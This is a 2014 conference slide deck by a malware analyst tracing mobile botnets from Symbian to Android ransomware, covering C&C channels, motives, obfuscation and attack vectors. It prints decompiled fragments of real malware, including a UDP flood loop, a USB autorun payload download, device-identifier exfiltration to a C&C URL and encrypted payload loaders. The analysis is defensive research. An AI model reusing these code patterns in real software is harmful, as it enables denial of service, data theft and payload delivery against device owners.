



# A Timeline of Mobile Botnets

BotConf  
Nancy, FR

4th December, 2014





## ABOUT

- ▶ Ruchna Nigam
- ▶ Malware Analyst
- ▶ FortiGuard Labs, Fortinet
- ▶ Presented at Insomni'hack '13, Hacktivity '13, '14, Area41(Hashdays) '14

AGENDA

---



**Timeline**



**C&C's**



**Motivations**



**Anomalies**



**Encryption**



**Attack  
Vectors**



**Conclusion**



## TIMELINE

## Precursors

- ▶ [2009] - *Symbian* **Yxes**
  - ▶ Internet Access
  - ▶ SMS Propagation



## TIMELINE

## Precursors

- ▶ [2009] - *Symbian Yxes*
  - ▶ Internet Access
  - ▶ SMS Propagation
  - ▶ No Ability to Execute Commands



## TIMELINE

## Precursors

- ▶ [2009] - *Symbian* **Yxes**
- ▶ [2009] - *iOS* **Eeki.B**
  - ▶ Jailbroken iPhones
  - ▶ Self Propagation
    - ssh* Scanning
    - Default pwd



## TIMELINE

## Precursors

- ▶ [2009] - *Symbian* **Yxes**
- ▶ [2009] - *iOS* **Eeki.B**
  - ▶ Jailbroken iPhones
  - ▶ Self Propagation
    - ssh* Scanning
    - Default pwd
  - ▶ Downloads & executes scripts from C&C
    - Reported* : DNS Poisoning



## TIMELINE

## Affected OS

- ▶ Android : 93%
- ▶ Symbian : 4%
- ▶ iOS : 1%
- ▶ Blackberry : 1%
- ▶ WinCE : 1%





## TIMELINE

**[2010] : Symbian Zitmo**

- ▶ Zeus in the mobile
- ▶ SET ADMIN, BLOCK OFF, BLOCK ON
- ▶ C&C +44778xxxxxxx
- ▶ mTAN Stealing



## TIMELINE

**[2010] : Symbian Zitmo**

- ▶ Zeus in the mobile
- ▶ SET ADMIN, BLOCK OFF, BLOCK ON
- ▶ C&C +44778xxxxxxx
- ▶ mTAN Stealing

**Multi-Platform**

- ▶ [2011] : *Blackberry*
- ▶ [2011] : *WinCE*
- ▶ [2012] : *Android*



## TIMELINE

**[2011] : *Android* DroidKungFu**


- ▶ Root exploits
- ▶ Propagation of malware



## TIMELINE

## [2012-2013] : *Android* **Banking Malware**

- ▶ Spitmo
- ▶ Hesperbot
- ▶ Perkel
- ▶ Korean Banking Malware





## TIMELINE

[2013] : *Android++*

- ▶ Android/BadNews : >2 million Downloads from Google Play
- ▶ Android/AndroRat : Spyware
- ▶ Android/Claco : PC Infector



## TIMELINE

## [2014] : The Year of Ransomware

- ▶ Android/Pletor.A : **First 'real' ransomware**  
.onion C&C  
Deactivated by HTTP  
if resp = "command":  
"stop"

**Вниманее Ваш телефон  
заблокирован!**

**Устройство заблокировано за  
просмотр и распространение  
детской порнографии, зоофилии и  
других извращений.**

Для разблокировки вам необходимо оплатить 260 Грн.

1. Найдите ближайший терминал пополнения счета.
2. В нем найдите MoneXu.
3. Введите 380982049193.
4. Внесите 260 гривен и нажмите оплатить.

Не забудьте взять квитанцию!

После поступления оплаты ваше устройство будет  
разблокировано в течении 24 часов.  
**В СЛУЧАЙ НЕ УПЛАТЫ ВЫ ПОТЕРЯЕТЕ НА ВСЕГДА  
ВСЕ ДАННЫЕ КОТОРЫЕ ЕСТЬ НА ВАШЕМ  
УСТРОЙСТВЕ!**



## TIMELINE

## [2014] : The Year of Ransomware

- ▶ Android/Pleor.A
- ▶ Android/Pleor.B :  
Deactivated by SMS  
Commands

**За просмотр детского порно ваш телефон блокирован!**  
**Для разблокировки вашего телефона оплатите 100 руб.**

1. Найдите ближайший терминал системы платежей QIWI
  2. Подойдите к терминалу и выберите пополнение QIWI VISA WALLET
  3. Введите номер телефона +79295382310 и нажмите далее
  4. Появится окно комментарий - тут введите ВАШ номер тлф без 7ки
  5. Вставьте деньги в купюроприемник и нажмите оплатить
  6. В течении 180 минут после поступления платежа мы разлочим ваш телефон.
  7. Так же можете оплатить через салоны связи Связной и Евросеть
- ВНИМАНИЕ:** Попытки разблокировать телефон самостоятельно приведут:  
К полной полной блокировке вашего телефона, к потере всей информации.  
Без дальнейшей возможности разблокирования.



## TIMELINE

## [2014] : The Year of Ransomware

- ▶ Android/Pletor.A
- ▶ Android/Pletor.B
- ▶ Android/Pletor.C :  
**Deactivated by both  
SMS and HTTP**



# FBI

FEDERAL BUREAU OF INVESTIGATION

**FBI Criminal Investigation**

Unknown sdk  
0000000000000000  
15555215554  
Android  
US

**Prohibited content**

This device is locked due to the violation of the federal laws of the United States of America:

- \* Article 161
- \* Article 148
- \* Article 215
- \* Article 301





## TIMELINE





Figure : Information Leaked by Default



## C&C CHANNELS





## C&C CHANNELS




Figure : Ports used by variants using an HTTP C&C Channel




## C&C CHANNELS

### HTTP+SMS

- ▶ HTTP C&C Update
- ▶ Health check
- ▶ SMS 'keyword' Update



# MOTIVATIONS





# MOTIVATIONS

## Financial

- ▶ Premium SMS  
Android/Fakemart, Android/Crusewin





## MOTIVATIONS

### Financial

- ▶ Premium SMS
- ▶ Banking Trojans





# MOTIVATIONS

## Spying

- ▶ AndroRat
- ▶ Dendroid
- ▶ NickiSpy
- ▶ TigerBot







# ANOMALIES

## Android/SmsHowU

- ▶ *Received:*  
how are you?
- ▶ *Sent:*  
"Android device map link:  
[http://maps.google.de/maps?q=\[Lat\],\[Long\]](http://maps.google.de/maps?q=[Lat],[Long])"

```

localStringBuffer2.append("Android device map link: \n");
localStringBuffer2.append("http://maps.google.de/maps?q=");
Address localAddress = (Address)localList.get(0);
localStringBuffer2.append(URLEncoder.encode(localAddress.getAddressLine(i) + ","));
localObject = localStringBuffer2;
label282: Iterator localIterator = this.sms.divideMessage(localStringBuffer1.toString()).iterator();
label298: if (!localIterator.hasNext())
    if (localObject != null)
    {
        String str4 = localObject.toString();
        this.sms.sendMessage(this._to, null, str4, this.sentIntent, null);
    }

```

- ▶ Auto-launched with Google Play

```
public void onCreate(Bundle paramBundle)
{
    super.onCreate(paramBundle);
    SV.Log("Activity Oncreate");
    startService(new Intent(this, MyService.class));
    SV.Log("android.intent.action.MAIN");
    Intent localIntent = new Intent("android.intent.action.MAIN");
    localIntent.addCategory("android.intent.category.APP_MARKET");
    localIntent.setFlags(268435456);
    startActivity(localIntent);
    finish();
}
```



# ANOMALIES

## Android/Tascudap

- ▶ Auto-launched with Google Play
- ▶ DoS Functionality

```

System.out.println("ATTASCK " + this.a + ":" + this.b + "(" + this.d + "/" + this.c + ")");
while (true)
{
    int m;
    try
    {
        localDatagramSocket = new DatagramSocket();
        int i = new Random().nextInt(100);
        byte[] arrayOfByte = new byte[i + this.c]; ← // Byte array of random length created
        int j = 0;
        if (j >= arrayOfByte.length)
        {
            localDatagramPacket = new DatagramPacket(arrayOfByte, arrayOfByte.length, InetAddress.getByName(this.a), this.b);
            int k = this.d; ← // The value of variable d serves as the number of UDP packets sent
            this.d = (k - 1);
            if (k <= 0)
            {
                ((byte[])null);
                localDatagramSocket.close();
                System.out.println("PORT OFF");
                break label318;
            }
        }
        else
        {
            arrayOfByte[j] = ((byte)(i * j % 127)); ← // Byte array initialized with randomly generated values
            j++;
            continue;
        }
    }
}

```



# ANOMALIES

## Android/Twikabot

Powered by Twitter

- ▶ UGA ->
- ▶ Twitter ID ->
- ▶ String b/w Tags + Domain ->
- ▶ C&C address

```
String[] arrayOfString1 = new String[4];
arrayOfString1[0] = ".qipim.ru";
arrayOfString1[1] = ".narod.ru";
arrayOfString1[2] = ".uni.me";
arrayOfString1[3] = ".co.cc";
String[] arrayOfString2 = new String[16];
arrayOfString2[0] = "home";
arrayOfString2[1] = "my";
arrayOfString2[2] = "putn";
arrayOfString2[3] = "yuschno";
arrayOfString2[4] = "orika";
arrayOfString2[5] = "nana";
arrayOfString2[6] = "osss";
arrayOfString2[7] = "dwnd";
arrayOfString2[8] = "hlp";
arrayOfString2[9] = "hh";
arrayOfString2[10] = "ym";
arrayOfString2[11] = "anuovch";
arrayOfString2[12] = "gr1";
arrayOfString2[13] = "won";
arrayOfString2[14] = "iacdntly";
arrayOfString2[15] = "llort";
this.jdField_JAMES_of_type_ArrayOfJavaLangString = a
String[] arrayOfString3 = new String[8];
arrayOfString3[0] = "{lol}";
arrayOfString3[1] = "{sarcasm}";
arrayOfString3[2] = "{mycode}";
arrayOfString3[3] = "{sample}";
arrayOfString3[4] = "{test}";
arrayOfString3[5] = "{troll}";
arrayOfString3[6] = "{accidental}";
arrayOfString3[7] = "{99,9m}";
this.JOHN = arrayOfString3;
```

Domain Name

Strings used by UGA

Tags



## ANOMALIES

### Android/NotCompatible

*connectProxy*

Phone as a Proxy

- ▶ Address:Port specified in command
- ▶ Connect to Address
- ▶ Redirect traffic to C&C



# ANOMALIES

## Android/Claco

- ▶ *ringer* + "silent" or "normal"  
Change Ringer State

```
AudioManager audiomanager = (AudioManager)context.getSystemService("audio");
if(s.toLowerCase().equals("silent"))
{
    audiomanager.setRingerMode(0);
} else
{
    boolean flag1 = s.toLowerCase().equals("normal");
    flag = false;
    if(!flag1)
        break label0;
    audiomanager.setRingerMode(2);
}
```



# ANOMALIES

## Android/Claco

- ▶ *ringer* + "silent" or "normal"
- ▶ *usb\_autorun\_attack*

```
public static boolean UsbAutoRunAttack(Context context)
{
    DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
autorun.inf").toString(), "autorun.inf", "ftpuppper", "thisisshit007", context);
    DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
folder.ico").toString(), "folder.ico", "ftpuppper", "thisisshit007", context);
    DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
svchosts.exe").toString(), "svchosts.exe", "ftpuppper", "thisisshit007", context);
    boolean flag = true;
_L2:
    return flag;
}
```



# ENCRYPTION

Android/PjApps.A

```
a("3lgoagdmfejekgfos9t15chojm", 3) = "log.meego91.com"
```





# ENCRYPTION

## Android/Tascudap.A - Custom

```
int j = ((1 + this.a) * (2 + (i + this.a)) ^ (3 + this.a) * (4 + (i + this.a)))  
& (5 + this.a) * (6 + (i + this.a)) | (7 + this.a) * (8 + (i + this.a));  
    if (j < 0)  
        j *= -1;  
    str2 = (char)(97 + j % 26) + (String)localObject;
```



# ENCRYPTION

## Android/SaurFtp.A - XOR

```
public String setEncrypt(String paramString)
{
    int[] arrayOfInt = new int[paramString.length()];
    String str = "";
    int i = 0;
    for (int j = 0; ; j++)
    {
        if (i >= paramString.length())
            return str;
        if (j == "marriage and parenting are serious commitments dont be in a hurry".length())
            j = 0;
        arrayOfInt[i] = (paramString.charAt(i) ^ "marriage and parenting are serious commitments dont be in a hurry".charAt(j));
        char c = (char)arrayOfInt[i];
        str = str + c;
        i++;
    }
}
```

Key for XOR operation



# ENCRYPTION

## Android/Wroba.A - DES

```
private void loadClass(Context paramContext)
{
    String str1 = "/data/data/" + paramContext.getPackageName() + "/";
    String str2 = str1 + "x.zip";
    String str3 = str1 + "x";
    try
    {
        InputStream localInputStream = getAssets().open("ds"); // Read asset file "ds"
        int i = localInputStream.available();
        byte[] arrayOfByte1 = new byte[i];
        localInputStream.read(arrayOfByte1, 0, i);
        byte[] arrayOfByte2 = new DesUtils("gjaoun").decrypt(arrayOfByte1);
        FileOutputStream localFileOutputStream = new FileOutputStream(str2);
        localFileOutputStream.write(arrayOfByte2);
        localFileOutputStream.close();
    }
}
```



# ENCRYPTION

## Traffic Encryption

### Android/LuckyCat.A - XOR

```
if (i >= paramInt2);
while (true)
{
    return;
    int j = i + 1;
    arrayOfByte2[0] = ((byte)(0x5 ^ arrayOfByte1[i]));
    paramArrayOfByte[(-1 + (paramInt1 + j))] = arrayOfByte2[0];
    if (j < paramInt2)
    {
        i = j + 1;
        arrayOfByte2[1] = ((byte)(0x27 ^ arrayOfByte1[j]));
        paramArrayOfByte[(-1 + (paramInt1 + i))] = arrayOfByte2[1];
        if (i < paramInt2)
            break;
    }
}
```

# ENCRYPTION

# Traffic Encryption

## Android/JSmsHider.A - DES

```
public void Reportresult(String paramString)
{
    HashMap localHashMap = new HashMap();
    Log.e("MainMenu", "Reportresult:result:" + paramString);
    MyInformation localMyInformation = new MyInformation(this);
    localHashMap.put("sid", DES_JAVA.encrypt1(localMyInformation.getIMEI()));
    localHashMap.put("ssd", DES_JAVA.encrypt1(localMyInformation.getIMSI()));
    localHashMap.put("stp", DES_JAVA.encrypt1(localMyInformation.getModelID()));
    localHashMap.put("sci", DES_JAVA.encrypt1(localMyInformation.getCid()));
    localHashMap.put("sac", DES_JAVA.encrypt1(localMyInformation.getLac()));
    localHashMap.put("sta", DES_JAVA.encrypt1(paramString));
    localHashMap.put("sch", DES_JAVA.encrypt1("sghuibbs"));
    localHashMap.put("sig", DES_JAVA.encrypt1("normal"));
    localHashMap.put("svs", DES_JAVA.encrypt1(localMyInformation.getSDKversionnumber()));
    localHashMap.put("svr", DES_JAVA.encrypt1(localMyInformation.getversionnumber()));
    if (ApnControl.isConnected(this))
        new LoadMainURLService("http://svr.xmstsv.com/Notice/", localHashMap, this).execute()
```



# ATTACK VECTORS

Official Google Play Store

e.g : Android/FakePlay.B, Android/BadNews.A (32)



# ATTACK VECTORS

Official Google Play Store

e.g : Android/FakePlay.B, Android/BadNews.A (32)

Third party markets

Everything else?



# ATTACK VECTORS

Android/NotCompatible

Drive-by Downloads






# ATTACK VECTORS

## Android/FakePlay.C

- ▶ W32/BackDoor.VX!tr Downloads  
AV-cdk.apk + adb.exe  
adb install AV-cdk.apk
- ▶ Reverse Claco

## Spot the impostor





# ATTACK VECTORS

## Android/Chuli

- ▶ Targeted Attack - Email Attachment
- ▶ Fake WUC Conference application
- ▶ Leaks Contact Info, SMS received, Location, Call Logs

### WUC's Conference in Geneva

On behalf of all at the Word Uyghur Congress (WUC), the Unrepresented Nations and Peoples Organization (UNPO) and the Society for Threatened Peoples (STP), Human Rights in China: Implications for East Turkestan, Tibet and Southern Mongolia In what was an unprecedented coming-together of leading Uyghur, Mongolian, Tibetan and Chinese activists, as well as other leading international experts, we were greatly humbled by the great enthusiasm, contribution and

0%



# ATTACK VECTORS

## Android/Xsster

- ▶ Targeted "Occupy Central" participants in Hong Kong
- ▶ Whatsapp message




Image courtesy Code4HK



# ATTACK VECTORS

## Android/Xsser

- ▶ Targeted "Occupy Central" participants in Hong Kong
- ▶ Whatsapp message
- ▶ Looks legit





# ATTACK VECTORS

## Android/Xsaser

- ▶ Targeted "Occupy Central" participants in Hong Kong
- ▶ Whatsapp message
- ▶ Looks legit
- ▶ AndroRat + Run shell commands
- ▶ iOS variant on C&C  
Not in the wild





## CONCLUSION

### Observed

- ▶ Fact, not fiction
- ▶ More C&C Channels
- ▶ Remotely updatable C&C  
=> Moar resilience



# CONCLUSION

## Future

- ▶ Detection Dilemmas
- ▶ Cross-Platform Attacks ++, IoT
- ▶ Mobile Network Level Detection?

# THANK YOU

Thank you for listening!

Feedback welcome

- ▶ [rnigam\[at\]fortinet\[dot\]com](mailto:rnigam[at]fortinet[dot]com)
- ▶ <https://blog.fortinet.com>